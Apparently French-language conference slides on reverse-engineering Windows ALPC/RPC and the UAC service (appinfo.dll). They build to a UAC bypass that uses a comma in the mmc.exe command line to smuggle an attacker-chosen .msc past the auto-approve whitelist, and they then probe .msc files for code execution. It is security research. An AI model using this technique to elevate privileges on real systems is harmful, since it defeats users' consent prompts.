
From ALPC to UAC-Bypass



L'UAC

- C'est quoi ?
  - **User Account Control**
  - "One important thing to know is that UAC is not a security boundary".
- Comment ?

```
ShellExecuteA(None, "runas", "powershell.exe", 'yolo', None, 5)
```

  - "Non mais c'est tout pourris comme API."
  - "Il y a surement un moyen de faire plus simple."

Le point de départ.

- J’ai envie de relancer mes scripts Python en admin automatiquement si besoin.
  - L’ API pour pop l’UAC elle est nulle.
    - J’ai pas envie de devoir faire un call `ShellExecute` avec “`runas`” pour lancer mes scripts en admin.
- J’ai cru comprendre que :
  - l’UAC était trigger par RPC
  - Les ALPC permettaient de faire des RPC locales
- Les ALPC c’est à la mode.
  - comprendre comment ca marche l’UAC en vrai.

ALPC

- Advanced Local Procedure Call
- `ntlpcapi.h` (merci internet)
- Faire fonctionner les API:
  - De la lecture
  - Du guess
  - Du RE

ALPC: PORT_MESSAGE

- Représente un message ALPC:

```
0:000> dt -r combase!_PORT_MESSAGE
   +0x000 u1
      +0x000 s1
         +0x000 DataLength       : Int2B // Taille des DATA apres le header
         +0x002 TotalLength      : Int2B // Taille totale du message
      +0x000 Length           : Uint4B
   +0x004 u2
      +0x000 s2
         +0x000 Type             : Int2B // Type de message
         +0x002 DataInfoOffset   : Int2B
      +0x000 ZeroInit         : Uint4B
   +0x008 ClientId         : _CLIENT_ID
      +0x000 UniqueProcess    : Ptr32 Void // Utilisé par le serveur
      +0x004 UniqueThread     : Ptr32 Void // Utilisé par le serveur
   +0x008 DoNotUseThisField : Float
   +0x010 MessageId        : Uint4B
   +0x014 ClientViewSize   : Uint4B
   +0x014 CallbackId       : Uint4B
```

Les APIs ALPC

- Client
  - `NtAlpcConnectPort(nom, attributes(QOS), flags, …)`
  - `NtAlpcSendWaitReceivePort(send_msg, recv_buff, …)`
- Server
  - `NtAlpcCreatePort`
  - `NtAlpcAcceptConnectPort`
  - `NtAlpcSendWaitReceivePort`

POC - Server

```
def alpc_server():
    server = windows.alpc.AlpcServer(PORT_NAME) # NtAlpcCreatePort
    print("[SERV] PORT CREATED")
    attrs, msg = server.wait_data() # NtAlpcSendWaitReceivePort (send_msg = None)
    print("[SERV] Message type = {0:#x}".format(msg.u2.s2.Type))
    print("[SERV] Received data: <{0}>".format(msg.data))
    if msg.u2.s2.Type & LPC_CONNECTION_REQUEST:
        print("[SERV] Connection request")
        msg.data = "WOKAY"
        server.accept_connection(msg) # NtAlpcAcceptConnectPort
    attrs, msg = server.wait_data() # NtAlpcSendWaitReceivePort (send_msg = None)
    print("[SERV] Received message")
    print("[SERV] Message type = {0:#x}".format(msg.u2.s2.Type))
    if msg.u2.s2.Type & LPC_REQUEST:
        print("[SERV] ALPC request: <{0}>".format(msg.data))
        # Copy MessageId + NtAlpcSendWaitReceivePort
        server.reply(msg, "REQUEST '{0}' DONE".format(msg.data))
```

POC - Client

```python
def alpc_client():
    client = windows.alpc.AlpcClient()
    connect_response = client.connect_to_port(PORT_NAME, "COUCOU") # NtAlpcConnectPort
    print("[CLIENT] Connected: {0}".format(connect_response.data))
    print("[CLIENT] Send Message <POUET>")
    attr, response = client.send_receive("POUET") # NtAlpcSendWaitReceivePort
    print("[CLIENT] Server response: <{0}>".format(response.data))
```

```
C:\Users\hakril\Documents\Work\PythonForWindows (dev)
λ python samples\alpc_client_serveur.py
[SERV] PORT CREATED
[SERV] Message type = 0x300a
[SERV] Received data: <COUCOU>
[SERV] Connection request
[CLIENT] Connected: WOKAYU
[CLIENT] Send Message <POUET>
[SERV] Received message
[SERV] Message type = 0x3001
[SERV] ALPC request: <POUET>
[CLIENT] Server response: <REQUEST 'POUET' DONE>
BYE
```

Localiser l'interface RPC de l'UAC

- Merci `Ivan et google.
- Où ?
  - Service AppInfo: `appinfo.dll`
- Quelle Interface ?
  - IID: `201ef99a-7fa0-444c-9399-19ba84f12a1a`
- `RPC-View`
  - `RaiLaunchAdminProcess`

```
ShellExecuteA(None, "runas",
    r"C:\windows\system32\mspaint.exe", "MY_PARAMETERS", None, 5)
```

```
[CONNECT] Handle for <\RPC Control\LRPC-2f5f5eac54ccc4cedf> is 0x4ac

Message SEND to <\RPC Control\LRPC-2f5f5eac54ccc4cedf>
Message RECV (retval=0x0)
Message SEND to <\RPC Control\LRPC-2f5f5eac54ccc4cedf>
    * <0x0>:00000001 BAADF00D 00000000 201EF99A 444C7FA0 BA199993 1A2AF184 00000001 00000001

Message RECV (retval=0x0)
Message SEND to <\RPC Control\LRPC-2f5f5eac54ccc4cedf>
Message RECV (retval=0x0)
    * <0x0>:00000001 BAADF00D 00000000 201EF99A 444C7FA0 BA199993 1A2AF184 00000001 00000001

Message SEND to <\RPC Control\LRPC-2f5f5eac54ccc4cedf>
    * <0x0>:00000000 BAADF00D 00000003 00000001 00000000 00000000 00000000 00000003 00000001
C 006E0069 006F0064 00730077 0073005C 00730079 00650074 0033006D 005C0032 0073006D 00610070 0
 005C0073 00790073 00740073 006D0065 00320033 006D005C 00700073 00690061 0074006E 0065002E 00
00000030 003A0043 0055005C 00650073 00730072 0068005C 006B0061 00690072 005C006C 006F0044 007
077006F 00000073 00000010 00000000 00000010 00690057 0053006E 00610074 005C0030 00650044 0061
000691 00000001 0008030C FFFFFFFF
    * String
      * <  C:\windows\system32\mspaint.exe>
      * <00"C:\windows\system32\mspaint.exe" MY_PARAMETERS>
      * <00C:\Users\hakril\Documents\Work\PythonForWindows>
      * <WinSta0\Default>

Message RECV (retval=0x0)
Message SEND to <\RPC Control\LRPC-2f5f5eac54ccc4cedf>
Message RECV (retval=0x0)
    * <0x0>:00000003 00000000 00000000 00000001 00000000 00000000 000004B0 000004B4 00000498
```

Analyser les messages RPC

- Dynamiquement
  - Debugger de PythonForWindows
- En lisant la doc
  - Principalement sur le format NDR
  - http://pubs.opengroup.org/onlinepubs/9629399/chap14.htm
- RE la requete call UAC.
  - `Windows.storage!RAiLaunchAdminProcess`
    - Le call qui est sérialisé et envoyé
  - `Rpcrt4.dll`
    - La sérialisation / désérialisation
  - `Appinfo.dll`
    - Comment sont utilisés les paramètres
- HelloRPC
  - Client + Serveur capable d'additionner deux INT

RPC-Message: BIND

- Permet au client de se bind à une interface.
- Paramètres:
  - L'UUID de l'interface.
  - La version (minor, major)
  - L'INT sur lequel bind l'interface.

```
struct.pack("III16sHHII8I", REQUEST_TYPE_BIND, NOT_USED, NOT_USED, rawuuid,
          version_major, version_minor, NOT_USED, requested_if_nb,
         *[NOT_USED] * 8)
```

RPC-Message: CALL

```
request = struct.pack("<16I", REQUEST_TYPE_CALL(0), NOT_USED, 0,
        REQUEST_IDENTIFIER, interface_nb, method_offset, *[NOT_USED] * 10)
request += params # In parameters NDR serialized
```

- interface_nb
  - Le nombre sur lequel on a BIND l'interface
- REQUEST_IDENTIFIER
  - Un DWORD qui permet d'identifier la réponse
    - Pratique dans le clients asynchrones
- method_offset
  - Le numéro de la méthode dans l'interface

RPC-Call

Code client


```
import windows.rpc
import struct
client = windows.rpc.RPCClient(r"\RPC Control\BITERPC")
iid = client.bind("41414141-4242-4343-4444-45464748494a")
response = client.call(iid, 1, struct.pack("<II", 41414141, 1010101))
print(struct.unpack("<I", response[:4])[0])
# 42424242
client.call(iid, 0, windows.rpc.ndr.NdrCString.pack("COUCOU DEPUIS PYTHON\x00"))
iid2 = client.bind("99999999-9999-9999-9999-999999999999")
client.call(iid2, 0, windows.rpc.ndr.NdrCString.pack("COUCOU DEPUIS PYTHON-2\x00"))
```

Affichage serveur

```
λ ..\HelloRPC\HelloAlpcServer.exe
Interface1: Add 41414141+1010101
Interface1: COUCOU DEPUIS PYTHON
Interface2: COUCOU DEPUIS PYTHON-2
```

UAC – Les parametres

```
request_tst = RaiLaunchAdminProcessParameters.pack([
    "C:\\windows\\system32\\mspaint.exe\x00", # Application Path
    "Yolo-Commandline Whatever\x00", # Commandline
    1, # UAC-Request Flag
    gdef.CREATE_UNICODE_ENVIRONMENT, # dwCreationFlags
    "\x00", # StartDirectory
    "WinSta0\\Default\x00", # Station
        # Startup Info
        (None, # Title
        1, # dwX
        2, # dwY
        3, # dwXSize
        4, # dwYSize
        5, # dwXCountChars
        6, # dwYCountChars
        7, # dwFillAttribute
        1, # dwFlags
        5, # wShowWindow
        # Point structure: Use MonitorFromPoint to setup StartupInfo.hStdOutput
        (0, 0)),
    0x10010, # Window-Handle to know if UAC can steal focus
    0xffffffff]) # UAC Timeout
```


User Account Control
Do you want to allow the following program to make changes to this computer?
Program name: Paint
Verified publisher: Microsoft Windows
Program location: Yolo-Commandline Whatever
Show information about this publisher's certificate
Hide details
Yes
No
Change when these notifications appear

Les trucs funs

- On contrôle:
  - la CommandLine
    - Contrairement à `ShellExecute` qui ajoute le path.
  - `dwCreationFlags`
    - Aucun filtrage, mais c'est pas nous le debugger ☹
  - `UACRequestFlags`
    - 1: CreateProcessAsAdmin
    - 8 : TargetIsWow64
    - 0x10 : TakeFocus
    - 0x80 : TargetIsUntrusted

Appinfo!AiIsEXESafeToAutoApprove

- Bypass l'UAC pour des binaires trusted
  - g_lpAutoApproveEXEList
    - winsat.exe, pkgmgr.exe, mmc.exe, …
  - Cas particulier pour mmc.exe
    - Whitelist de ".msc"
      - dnsmgmt.msc, wf.msc, …
    - Doit être dans un dossier system

appinfo.dll!CCommandLineParser::Parse


- Parse la commande line.
  - But: identifier les arguments
    - Utilisé pour trouver le .msc exécuté
  - Séparateurs:
    - Espace
    - Double-quote
    - Virgule
      - WTF ?
        - » “rundll32.exe“

Test de la théorie.


```
CMDLINE = 'XXX,wf.msc "MY_VERY_BAD_MSC"\x00'
```

- Vue de `Appinfo.dll`:
  - XXX : le nom du programme
  - wf.msc : paramètre de mmc.exe
- Vue de `Mmc.exe`:
  - XXX,wf.msc : le nom du programme
  - "MY_VERY_BAD_MSC" : paramètre de mmc.exe

Test de la theorie



```
winproxy.ShellExecuteA(None, "runas", r"C:\windows\system32\mmc.exe",
                       'XXX,wf.msc "BAD_MSC_SHELLEX.msc"', None, 5)
```




Execution de code depuis un .msc

- Les msc sont filtrés
  - On doit surement pouvoir obtenir l'exécution.
- Technique 1: RE une partie du format.
  - XML.
  - Des GUID qui se baladent partout.
  - Des données binaires dans <Binary Name=« XXX">

```
<ComponentDatas>
    <ComponentData>
         <GUID Name="Snapin">{C96401CC-0E17-11D3-885B-
444444444444}
          </GUID>
          <Stream BinaryRefIndex="4"/>
    </ComponentData>
</ComponentDatas>
```


Le format MSC

- Un tag intéressant:
  - `<Task Type="CommandLine" Command="notepad.exe">`
- Génération du HTML suivant dans le code:
  - `external.ExecuteShellCommand("%s", "%s", …)`
- Peut être créé en “clique-clique”:



FAIL !

Nouvelle piste



Flash object

```
<StringTable>
  <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
  <Strings>
    <String ID="1" Refs="1">Favorites</String>
    <String ID="4" Refs="2">Shockwave Flash Object</String>
    <String ID="5" Refs="1">{D27CDB6E-AE6D-11CF-96B8-444553540000}</String>
    <String ID="8" Refs="2">Console Root</String>
  </Strings>
</StringTable>
```

Computer\HKEY_CLASSES_ROOT\CLSID\{D27CDB6E-AE6D-11cf-96B8-444553540000}\InprocServer32

Name	Type	Data
(Default)	REG_SZ	C:\Windows\System32\Macromed\Flash\Flash.ocx
ThreadingModel	REG_SZ	Apartment

